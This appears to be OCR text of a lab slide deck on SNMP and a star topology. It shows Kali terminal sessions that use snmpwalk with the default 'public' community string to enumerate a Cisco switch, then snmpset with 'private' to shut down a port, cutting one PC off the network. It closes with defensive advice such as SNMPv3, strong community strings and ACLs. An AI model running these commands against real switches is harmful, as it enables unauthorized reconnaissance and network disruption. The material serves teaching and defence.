SNMP Switch Manipulation: Kali-Powered Network Control Simulation

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
Parts of Project



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System Design

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


Star Topology

Definition

A network topology where all devices are connected to a central device (such as a switch or hub)

How it works

Each PC or device communicates through the central switch. If one device fails, the others are not affected

Key Features


- Easy to manage and troubleshoot
- Good performance and scalability
- Failure of central device affects the whole network

SNMP (Simple Network Management Protocol) is a protocol used for managing and monitoring network devices.
It is used to collect information from network devices (such as routers, switches, and servers) or to control them remotely.

Why is SNMP used

For example, viewing bandwidth usage.

For instance, automatically disabling a port when an issue is detected.



Such as changing device settings from a remote location.

For example, retrieving a list of active ports on a switch.

Offensive Cybersecurity

Network reconnaissance via snmpwalk


Enumeration of device interfaces (OIDs)

Discovery of writable SNMP access.

Exploitation via snmpset to shut down a switch port

One PC lost network connectivity

Network reconnaissance via snmpwalk



Network reconnaissance via snmpwalk

```
┌──(kali㉿kali)-[~]
└─$ snmpwalk -v 2c -c  public 192.168.184.20
iso.3.6.1.2.1.1.1.0 = STRING: "Cisco IOS Software, Linux Software (I86BI_LINUX-ADVENTERPRISEK9-M), Version 15.4(2)T4, DEVELOPMENT TEST SOFTWARE
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2015 by Cisco Systems, Inc.
Compiled Thu 08-Oct-15 21:21 by prod_re+"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.9.1.1
iso.3.6.1.2.1.1.3.0 = Timeticks: (183602) 0:30:36.02
iso.3.6.1.2.1.1.4.0 = ""
iso.3.6.1.2.1.1.5.0 = STRING: "IOU1"
iso.3.6.1.2.1.1.6.0 = ""
iso.3.6.1.2.1.1.7.0 = INTEGER: 78
iso.3.6.1.2.1.1.8.0 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.4.1.9.7.129
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.4.1.9.7.115
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.4.1.9.7.265
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.4.1.9.7.112
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.4.1.9.7.106
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.4.1.9.7.47
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.4.1.9.7.122
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.4.1.9.7.37
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.4.1.9.7.92
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.4.1.9.7.53
iso.3.6.1.2.1.1.9.1.2.11 = OID: iso.3.6.1.4.1.9.7.54
iso.3.6.1.2.1.1.9.1.2.12 = OID: iso.3.6.1.4.1.9.7.52
iso.3.6.1.2.1.1.9.1.2.13 = OID: iso.3.6.1.4.1.9.7.93
iso.3.6.1.2.1.1.9.1.2.14 = OID: iso.3.6.1.4.1.9.7.186
iso.3.6.1.2.1.1.9.1.2.15 = OID: iso.3.6.1.4.1.9.7.128
iso.3.6.1.2.1.1.9.1.2.16 = OID: iso.3.6.1.4.1.9.7.425
iso.3.6.1.2.1.1.9.1.2.17 = OID: iso.3.6.1.4.1.9.7.517
iso.3.6.1.2.1.1.9.1.2.18 = OID: iso.3.6.1.4.1.9.7.516
iso.3.6.1.2.1.1.9.1.2.19 = OID: iso.3.6.1.4.1.9.7.518
iso.3.6.1.2.1.1.9.1.2.20 = OID: iso.3.6.1.4.1.9.7.267
iso.3.6.1.2.1.1.9.1.2.21 = OID: iso.3.6.1.4.1.9.7.273
iso.3.6.1.2.1.1.9.1.2.22 = OID: iso.3.6.1.4.1.9.7.265
iso.3.6.1.2.1.1.9.1.2.23 = OID: iso.3.6.1.4.1.9.7.121
iso.3.6.1.2.1.1.9.1.2.24 = OID: iso.3.6.1.4.1.9.7.44
iso.3.6.1.2.1.1.9.1.2.25 = OID: iso.3.6.1.4.1.9.7.99999
```


```
┌──(kali㉿kali)-[~]
└─$ snmpwalk -v2c -c public 192.168.184.20 .1.3.6.1.2.1.2.2.1.2

iso.3.6.1.2.1.2.2.1.2.1 = STRING: "Ethernet0/0"
iso.3.6.1.2.1.2.2.1.2.2 = STRING: "Ethernet0/1"
iso.3.6.1.2.1.2.2.1.2.3 = STRING: "Ethernet0/2"
iso.3.6.1.2.1.2.2.1.2.4 = STRING: "Ethernet0/3"
iso.3.6.1.2.1.2.2.1.2.5 = STRING: "Ethernet1/0"
iso.3.6.1.2.1.2.2.1.2.6 = STRING: "Ethernet1/1"
iso.3.6.1.2.1.2.2.1.2.7 = STRING: "Ethernet1/2"
iso.3.6.1.2.1.2.2.1.2.8 = STRING: "Ethernet1/3"
iso.3.6.1.2.1.2.2.1.2.9 = STRING: "Ethernet2/0"
iso.3.6.1.2.1.2.2.1.2.10 = STRING: "Ethernet2/1"
iso.3.6.1.2.1.2.2.1.2.11 = STRING: "Ethernet2/2"
iso.3.6.1.2.1.2.2.1.2.12 = STRING: "Ethernet2/3"
iso.3.6.1.2.1.2.2.1.2.13 = STRING: "Ethernet3/0"
iso.3.6.1.2.1.2.2.1.2.14 = STRING: "Ethernet3/1"
iso.3.6.1.2.1.2.2.1.2.15 = STRING: "Ethernet3/2"
iso.3.6.1.2.1.2.2.1.2.16 = STRING: "Ethernet3/3"
iso.3.6.1.2.1.2.2.1.2.17 = STRING: "VoIP-Null0"
iso.3.6.1.2.1.2.2.1.2.18 = STRING: "Null0"
```

Exploitation via snmpset to shut down a switch port

```
┌──(kali㉿kali)-[~]
└─$ snmpset -v2c -c private 192.168.184.20 .1.3.6.1.2.1.2.2.1.7.4 i 2

iso.3.6.1.2.1.2.2.1.7.4 = INTEGER: 2
```



Evidence


--- 192.168.10.1 ping statistics ---
5 packets transmitted, 0 packets received, 100% packet loss

Defensive Cybersecurity

A

Switch to SNMPv3: It supports encryption and authentication

B

Change default Community Strings: Use strong and unique passwords.

C

Restrict access: Allow only specific devices to access SNMP using Access Control Lists (ACLs).

D

Disable SNMP if not necessary: Or limit the functionalities it allows